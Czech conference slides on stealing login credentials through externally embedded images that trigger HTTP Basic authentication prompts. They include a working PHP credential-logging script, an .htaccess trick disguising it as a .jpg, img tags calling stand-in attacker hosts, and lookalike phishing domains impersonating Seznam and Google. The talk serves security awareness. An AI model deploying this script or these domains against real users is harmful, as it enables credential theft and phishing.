Krádež přihlašovacích údajů obrázkem

Roman Kümmel

Poděkování

za námět na tuto přednášku patří

Filipu Tomkovi

aka Fil-kun

O co půjde

Půjde o krutopřísný exploit zneužívající

buffer overflow ?

NE

Proč to dělat složitě

Proč hledat a zneužívat chyby, když nám stejnou možnost dává přímo vestavěná

vlastnost webových prohlížečů ?

Navíc multiplatformě a napříč softwarem

- Webové prohlížeče
- E-mailový klienti
- ostatní software zobrazující HTML

Nebezpečí externích zdrojů

V čem může být nebezpečné, pokud uživatelům na webu povolíme vkládání externích obrázků v jejich příspěvcích?

<img src="http://www.attacker.cz/image.jpg">

- Identifikace uživatele *(Referer, User-Agent, IP, ...)*
- Zjištění skutečnosti, zda byla zpráva přečtena
- Zneužití pro CSRF útoky

Z tohoto důvodu jsou externí obrázky defaultně zakázány v e-mailovém sw.

Ještě něco?

Jde externích obrázků zneužít také
k získání přihlašovacích údajů?

ANO

pomocí
HTTP Autentizace

HTTP autentizace 1

HTTP Autentizaci lze implementovat například použitím .htaccess a .htpasswd pokud budu chtít zabezpečit obsah stránky.

Tím ale žádný tajný údaj nezískám :(

HTTP autentizace 2

HTTP Autentizaci lze použít i jinak

```
header('WWW-Authenticate: Basic realm="Message"');
```


```
$_SERVER['PHP_AUTH_USER']
$_SERVER['PHP_AUTH_PW']
```

Exploit

```php
<?php
  $user = $_SERVER['PHP_AUTH_USER'];
  $pass = $_SERVER['PHP_AUTH_PW']
  if ($user == "" || $pass == "" || !isLoginValid($user, $pass)) {
    $message = '"POKUD CHCETE ZOBRAZIT VŠE, MUSÍTE SE PRIHLASIT"';
    header("WWW-Authenticate: basic realm=$message");
    exit();
  } else {
    $file = file_get_contents('log.txt');
    file_put_contents("log.txt", "$user : $pass \r\n $file");
    header('Content-Type: image/jpeg');
    echo file_get_contents('image.jpg');
  }
?>
```

Použití a výsledek

<img src="http://www.utocnik.cz/image.php">



Vylepšení (typ souboru)

Obejití ochrany umožňující vkládat pouze .jpg

Podstrkávání

.htaccess


RewriteEngine on

RewriteRule image\.jpg image.php

<img src="http://www.utocnik.cz/image.jpg">

Vylepšení (název domény)

Lze podvrhnout název domény?



Vylepšení (název domény)

Některé domény se mohou hodit :)

cz-seznam.cz

cz-volny.cz

com-google.com

cz-prilohy.email

com-inserted.pictures

Vylepšení (název domény)

Subdomény jsou fajn :)

http://email.seznam.cz-seznam.cz


http://www.volny.cz-volny.cz

http://mail.google.com-google.com

http://mail.seznam.cz-prilohy.email

http://mail.google.com-inserted.pictures

Výsledek


Požadována autentizace
Stránka http://email.seznam.cz-prilohy.email požaduje uživatelské jméno a heslo se sdělením:
„POKUD CHCETE ZOBRAZIT PŘÍLOHU E-MAILU, MUSÍTE ZADAT PRIHLASOVACÍ ÚDAJE"
Uživatelské jméno:
Heslo:
OK
Zrušit

Úspěšnost?

Nyní bych vám rád řekl, že úspěšnost tohoto útoku je více než 70%, ale přeci si nemyslíte, že jsem to skutečně někde zkoušel…

☺

Závěr

Raději si dobře rozmyslete, zda svým uživatelům umožníte externí obrázky používat…